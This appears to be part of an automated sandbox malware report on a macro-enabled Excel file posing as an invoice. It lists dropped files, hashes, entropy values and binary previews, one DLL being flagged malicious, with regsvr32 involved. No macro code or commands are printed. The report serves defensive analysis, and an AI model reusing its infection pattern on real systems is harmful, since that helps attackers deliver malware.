Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 363 x 234, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2653
Entropy (8bit):	7.818766151665501
Encrypted:	false
SSDEEP:	48:EMJaE2jR4jEJ/ff6nMVNzNzHuuQoCpMTjOWhXP4/3dlsIfnaedCByM9x:VkjR4j6Hf6nGOWXPe/v3k/9x
MD5:	30D3FFA1E30B519FD9B1B839CC65C7BE
SHA1:	1EB0F0E160FF7440223A7FE46F08B503F03D3AFB
SHA-256:	89A25BF794658FD3FABB1F042BCC283497B78E0A94098188F2DED7587B0CA3DC
SHA-512:	88E3ABDADCBD7F308FCAED390A033F09208EAAD4053FE69DAA274CC14DD2BC815B4D63725C1EFEF3C592C1DEDE22A555DBF5303C096839F8338B2F6C9E0A3 C50
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...k.....S.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....KIK.....IDATx...b.0.E-.....`.Y..~f.$.h...,..H..CLg.x<.h..k..k..k..k..k..k.....:.... $F.....E.....t.c?.~...q?.....!F....)<#$.l.....`..f.....;.....D]M.~..s.....h.}`.&{..X2.6.....s.;3>..o....0zn...])..8..;..rA..6..Xn"R..a.Bw..M....tw..mE.w....>....]..._v...z...H.y..8{}Z...gu. C~.3...>]o..>_.F/....._7nt...c...n..lu..g..@.....I...=.....?.9...."..Rc..b..lf.f..l.....#4...Fw.A{...&N.Z.'..2.;.?.h.|..eZf..`..`..`..`.....O..m.>n.-fS.....R...q.....F..D.....w...e..x.H.?.C.....;.o !.)....@G..y..EY...5.>...'.}..4(..Aj)d.Pk....7vG.....,G..RZ.#F...K.<.....'j...^r.(....."......FHN.D4.j.y..wJ_...H2.....lN....?.V?...z.K.....M..F... ..t...053..:..0.~.S-.30..'...Q..et..=...5.q.Ko ..Y#...H.~...C..CLi.83..6_..B.DC..>?.].fGo..X0}C.|.@B..AJ.s.x...n..[.#WE....F.gv..i}..f}.....qG...G.O4....w6.x.L.J.....^._o:Za}..{.x.....F

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_EXCEL.EXE_6f227b18f49da44a2d1889aa10939f535bdc_09e181be\Report.wer

Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	15904
Entropy (8bit):	3.720313537860349
Encrypted:	false
SSDEEP:	96:QzuVubJBakNZESI/fQ5QXI4izw+HbngICZgpYT1uPoGl9uyEYcbkMIbFY7UGQIiF:y5cBKzFCEuhTlyZVaP+VaJa5GG
MD5:	162DAD3710B5D9BD6CA1D1918DE9ACEE
SHA1:	58DD83FD42993368D8A7B145263A1DEB9A0124C8
SHA-256:	1816FBE94EEC773203E2B1AC3F814A96301F105B4C0A5893E0F6DDFD6746E2CB
SHA-512:	E3D6B83B8075F419AD7D239303E73EA841E990F3998A9603EC195EE65C64207B7F8B7439D253B643F4F5F9F5317E17CD350F917E279B2E581DCC4DFBCD338F90
Malicious:	false
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.4.8.8.6.3.2.4.0.3.3.8.8.2.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o. a.d.T.i.m.e.=.1.3.2.5.4.8.8.6.3.4.0.9.9.1.1.1.2.7.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.2.6.4.d.9.4.b.-.5.4.7.0.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p. o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.2.6.4.d.9.4.a.-.5.4.7.0.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.I.d.=.3.7.0.1.1.5.9.2.6.1.....R.e.s.p.o.n.s.e...B.u.c.k. e.t.T.a.b.l.e.=.3.8.0.7.0.7.5.2.5.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .N.a.m.e.....S.i.g.[.0.]...V.a.l.u.e.=.E.X.C.E.L...E.X.E.....S.i.g.[.1.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .V.e.r.s.i.o.n.....S.i.g.[.1.]...V.a.l.u.e.=.1.4...0...7.0.1.5...1.0.0.0.....S.i.g.[.2.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .T.i.m.e.s.t.a.m.p.....S.i.g.[.2.]...V. a.l.u.e.=.5.1.c.c.a.7.c.d.....S.i.g.[.3.]...N.a.m.

C:\Users\user\AppData\Local\Temp\6AEE0000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58660
Entropy (8bit):	7.8593434784067115

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Temp\6AEE0000</th></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:hpnu8RzggbLmCf6646CIKqQgLhDwwyL4FsLNFqx6:hp1rmCM2vQgLhTI4F+M6</td></tr>
<tr><td>MD5:</td><td>F5C166F980C776309079B5DF6D68F4A2</td></tr>
<tr><td>SHA1:</td><td>2B3703DE013B1A2992048D1C593593CB89FB1306</td></tr>
<tr><td>SHA-256:</td><td>0340604196275F04E36CADAB97922B5D2ABF66F231E140EF029577F7103005CF</td></tr>
<tr><td>SHA-512:</td><td>C63CB5FCCDEBB40E16FF778B8800159A775D2857A8FA288019F8AEABB95767710CAAFD8D6671383DAD911118D0B89D04493055C5B78AF930BD42BCC2D64E41
0</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>...n.0.E.......H...(,g..6@S.[......(..w(9...a....u..q...........+R..N*....o.gR....Y..."....~<z...m..>%...(.`x..........\..........&..L.l.wP.'.......l.%........^+.....+/ ..k%@:.d.F....HFS....OH.....2..<br>]0..1....0...-..&......|_;.....W>~......x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k........t.....4.m...3d...N..?.........N.k.....DO....A..b...-....
.D.....q..8..,../#..K.F.......3...r..q... ..;.6........PK..........!.........*.......[Content_Types].xml ...(...
....
....</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Temp\995379.cvr</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1388</td></tr>
<tr><td>Entropy (8bit):</td><td>3.1384556638098253</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:RHLlI/EzmvsEJFo/B2lEAcul/TvXk5okHE/fVf4kHxOmP4t0IskWNyFETKn5AA+t:RHLlI/znop2KIXK03N9RzIDkKnI</td></tr>
<tr><td>MD5:</td><td>6FAD8DEA285CF3CA39A6C7C0E1BB42E5</td></tr>
<tr><td>SHA1:</td><td>4F2B061E70A19AE0A5DE4D2FF8F6853560A16584</td></tr>
<tr><td>SHA-256:</td><td>0F079F2C6B9EB73F23E1A029D1DF64B9A3362E34667510E2F73D46D3E52CE119</td></tr>
<tr><td>SHA-512:</td><td>7611B15EB42A6DF1B4BE0423CF381BD8D2E93A2C2FE38FDFE81180B81A040619ED207A2167CB730EEB6057B80F27FBBA884B5E1CA79FC0D2EE55167A10007AF
2</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>MSQMx........KR................g.......................~..}.....J$}..\......EXCE.......................................5...g.......;...........<...........A...
........l.........................z...H......................H..h......................................b...........N...................A..C...........F...........
Q...........W.......'!........... ....m...........m...........m...........m...+...........0...........:...........;...8...........8.... ......j...:!........
..n"..........."....... ..."....... ..."....... ..."....... ..."....... ..."....... ..7#..........?...E...8.......E...8..............................<...B...........\ ../...................A../.......................$...$...........\ ..n370.....A..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Temp\Cab4960.tmp</th></tr>
<tr><td>Process:</td><td>C:\Windows\SysWOW64\regsvr32.exe</td></tr>
<tr><td>File Type:</td><td>Microsoft Cabinet archive data, 58936 bytes, 1 file</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>58936</td></tr>
<tr><td>Entropy (8bit):</td><td>7.994797855729196</td></tr>
<tr><td>Encrypted:</td><td>true</td></tr>
<tr><td>SSDEEP:</td><td>768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj</td></tr>
<tr><td>MD5:</td><td>E4F1E21910443409E81E5B55DC8DE774</td></tr>
<tr><td>SHA1:</td><td>EC0885660BD216D0CDD5E6762B2F595376995BD0</td></tr>
<tr><td>SHA-256:</td><td>CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5</td></tr>
<tr><td>SHA-512:</td><td>2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882
46</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>MSCF....8.......,..................I........S........LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.............|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...
3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q......n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a........w.t:..L!.s....`.O>.`#..'.pfi7.U......s..^...wz.A.g.Y....<br>....g......:7{.O.......N........C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p........60...eCS4.o......d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....
..b.....OGQ.V..q..Y.............q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.......z.N.N...Uf.q'.>}........o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u.
.s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:...........</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>241332</td></tr>
<tr><td>Entropy (8bit):</td><td>4.206862557487649</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:cGqLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cPNNSk8DtKBrpb2vxrOpprf/nVq</td></tr>
<tr><td>MD5:</td><td>D31AAE35E4371A0F24FFAEE8B0B3FE31</td></tr>
<tr><td>SHA1:</td><td>50E1D0505DFAE23EEEADC3A3818306F7E28FE8EA</td></tr>
<tr><td>SHA-256:</td><td>E64A445B442AC69758162DBA057BB794BCF8B9C10A6737833EBF262C5B2FA616</td></tr>
<tr><td>SHA-512:</td><td>5B234DA5A15109B748CBE347FB93FE9CEF0D1C503D9C5CE3AC27356419CF5442C4259EECA34497C22A6E668923C9BE7D73F8FF3F046CBECC9497D25FC6CE2(
9</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..'<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4..... .....x...l.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\Tar4961.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\WER1CC5.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	3110
Entropy (8bit):	3.6802026008202917
Encrypted:	false
SSDEEP:	96:Shz4tU6o7VxBt3uhhgHPe40PAn5xp3ZH3:Wl7LBNuhhgG45nv5p
MD5:	1269CD12A180DB40A0EDDB1DF04E9F01
SHA1:	1DDFD166A6A4223135C99742BB63E7A2EF93D5FF
SHA-256:	FEB2AF5FB4B9E72EB40A7748EC8B15181928CB278A4CFE9747645D9F8E3D90CD
SHA-512:	58BED2B42381F7459BA5EB29A2567EC632AD816D13F042AA97AC1E722B1BEBFB09C52C05D1E660EC7E62D7613A70B163D7494B208F6FDAD31FB45572D2B64D 6
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W. i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f. r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e. <./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.a.r.e. n.t.P.r.o.c.e.s.s.I.

C:\Users\user\AppData\Local\Temp\deibsjhv.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	318976
Entropy (8bit):	7.117716571043564
Encrypted:	false
SSDEEP:	6144:CH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:+9O02Srnh0qEJC+Y218jdN
MD5:	153526D29EC2007BAB82E802476A4DE8
SHA1:	6AD4255289C294C1FB40D9B016BF9A3910ACD2D7
SHA-256:	960A1E2B0409907409403684B842DDCCC1BB3369EFAF5881FEA9D1DA51599717
SHA-512:	87CC56F173494817BC097959D6288880971045DF3BE3C881F62DD72C045EFA55A974FA2A6538518E62487374ABDC060585FC32C53565BE686516DEF39BBADC7E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%

C:\Users\user\AppData\Local\Temp\deibsjhv.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Qf._.....!...2.z...`.....&.....@.....@ .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rdata3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0.....@..@.reloc..(....0.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Excel\~ar5F23.xar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	52921
Entropy (8bit):	7.83121375225877
Encrypted:	false
SSDEEP:	768:7RYYsm84gDXB7UG65JjGUgpq9NxiY+K0/uH8n9QjU205LEd29WNJ4UDTQh4cR:G4Y7UjB4qbF+/28nv5LkJ4UDTQh4cR
MD5:	B6401224778682FB72465C74F3CAD6EC
SHA1:	6EC0AA81C2866096603884461A986DC04E9D70B5
SHA-256:	1AA64193AC4D646A2A7890F2765966DC765180F7099043924544E93328F9446E
SHA-512:	CD9F6C8883B98C1B330BB554AF2469C4C8BD9F5DCEC6574DBEC583061D35610D41F52397BF466BAA0FE8BBA46AD0A892FAFF733BFEC2ACAE10F2A05BE0696AA
Malicious:	false
Preview:	.V...0..W.? ..v....B...J=.].[.W...w.m.^..}.@.....%..{o<o<...UR....<].U...FH.....i...).!O.....7..... Z.<=.`?R...J..q.0.d.o.Z.....j..r....n77P.G.....N.O.{Q*O..Jr.0PZiAJ.A.A.....I.3. ....+.Y. .....,c|..0..b.Qgqe..@.....\e...Ad.U....d.(..<..I\.o/0S...0..D...o.{.2..}..rR@r.\..J...6f4.x.\...x.|}F.hK...P/.B\...'...{x.VN.y.....<.@..5....e...+.*.../q.EL..:.....=...q....u.D.w.H...] .....L.....x.....u.,6.....T.....s.1ai.cw.....1n.Hl=.C..O..&EDg.....Y1t.O.8....&..a-@.h...`.....PK.....!...>,....].....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Jan 11 23:51:47 2021, atime=Mon Jan 11 23:51:47 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.483328508471103
Encrypted:	false
SSDEEP:	12:85QpepCLgXg/XAlCPCHaXgzB8IB/0PJX+WnicvblubDtZ3YilMMEpxRljKlcTdJU:85BpU/XTwz6lWRYeYDv3qEwrNru/
MD5:	FA174A06993AAC0993BCB16D579DAA4C
SHA1:	94A542664EB3362E5C6B3B8D2882AA3998DBBF56
SHA-256:	7E3ACFC3D4B7229A8194D15EEFD41A1CDAC1399BC5DA019F30BFD40632473C2B
SHA-512:	DC172C7E352246945EEEBF582E8C20AAEFC894FE504F2CC141F5511A89BAC401B577379726CC519082990BC23BEDAC65F55F3E9AC9889F1D3415737883F0E44
Malicious:	false
Preview:	L.....F.....7G....1.}.....1.}.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....,Rx...Desktop.d.....QK.X,Rx.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226533.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INV9698791470-20210111920647.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Mon Jan 11 23:51:47 2021, atime=Mon Jan 11 23:51:56 2021, length=58673, window=hide
Category:	dropped
Size (bytes):	2218
Entropy (8bit):	4.493516785145665
Encrypted:	false
SSDEEP:	48:8Bk/XT3lkHUeoLEwQh2Bk/XT3lkHUeoLEwQ/:8Bk/XLlkEXQh2Bk/XLlkEXQ/
MD5:	3C032ED4207ABCC77992C6F450C90FE1
SHA1:	14DE153123668A2AD2FB1868673AC0E648B67E5A
SHA-256:	61D3AE7D3794900E686DD93838B275A8DD12708A70FB702EE6DD82663CB4B648
SHA-512:	994B24EE0B175B9B8E552B518262B25254F0A60E5F5670B3496F4007D202D8758178EEF86CB071AC916B1F8BE26D1004DF26058D518F7B2FC3E440579BDFA5E3
Malicious:	false
Preview:	L.....F.... ....mC..{....1.}..... }...1.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.L...,Rr. .INV969~1.XLS..p.....Q.y.Q.y*...8.....I.N.V.9.6.9.8.7.9.1.4.7.0.-.2.0.2.1.0.1.1.1.9.2.0.6.4.7...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop\INV9698791470-20210111920647.xlsm.8.....\....\....\....\....\.D.e.s.k.t.o.p.\.I.N.V.9.6.9.8.7.9.1.4.7.0.-.2.0.2.1.0.1.1.1.9.2.0.6.4.7...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.456016029908605
Encrypted:	false
SSDEEP:	3:oyBVomxWnnRI/dcXVdiul0RI/dcXVdiulmxWnnRI/dcXVdiulv:djUnC2iuL2iu5nC2iu1
MD5:	50428352EF301BA109C7B0F436800B73
SHA1:	54DA02692D2DAB5B14156F00211C03C25FCBED30
SHA-256:	ECCC423CF786F2C92FF9709A6BF5C3011E246729FD442432793A20A8B9035A67
SHA-512:	D4B8814FCEC9891D32ECC1DD0C8FAAF3F634CE31E9E57526C59ADE47ACAFEC019C6C4DE299E09A3EDB53729DC57F6C2831909D64BBC8D12F7EF0C0F7E84E057
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..INV9698791470-20210111920647.LNK=0..INV9698791470-20210111920647.LNK=0..[misc]..INV9698791470-20210111920647.LNK=0..

C:\Users\user\Desktop\94FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58673
Entropy (8bit):	7.858877245262675
Encrypted:	false
SSDEEP:	1536:hpnu8RzggbLmCf6646CIKRVUzFg+CIDUPmBZGgGXIjlPsLNFqZ0K:hp1rmCM2xzFg+HDUOPnZ+I0K
MD5:	541D9D55183F46F2C29A23CC56E8725C
SHA1:	84BC04B807D053CB18C1A02A4488562FE9B71BDC
SHA-256:	983C02A70488E1CE72D8D4CAAC9E8DBC9DB5BE0454B38F507FAA9CCFB28D6021
SHA-512:	96CFD1D233FE0A30D4155830693E4D1DF358D163F3686EB4AA9208BD502848A3CE036DB927812C77C60F28925C1F79CE98133048CFE103E783D6DD902C9BADB
Malicious:	false
Preview:	...n.0.E.....H...(,g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2.. ]0..1....0...-..&.....|_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-.... .D.....q..8..,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.77272893585129
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	INV9698791470-20210111920647.xlsm

General

File size:	42039
MD5:	9b7c2b0abf5478ef9a23d9a9e87c7835
SHA1:	6931c4b845a8a952699d9cf85b316e3b3d826a41
SHA256:	a463f9a8842a5c947abaa2bff1b621835ff35f65f9d3272bf1fa5197df9f07d0
SHA512:	4c92f1fdbd83eb8e38e93800d2620c328ac59de4d5cdef9e8fbbcfc02fe715f110db49a83880ef0726fb1224d140472abf341b22fa7710710a69f061aa880840
SSDEEP:	768:IHT0FIYwYlKUOaSqlRgzxTLKLls5QlHbdYoVq+:uYwQKUOVqlRgzxTOLpZYAq+
File Content Preview:	PK.....!.o.m.....*.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/338095/sample/INV9698791470-20210111920647.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
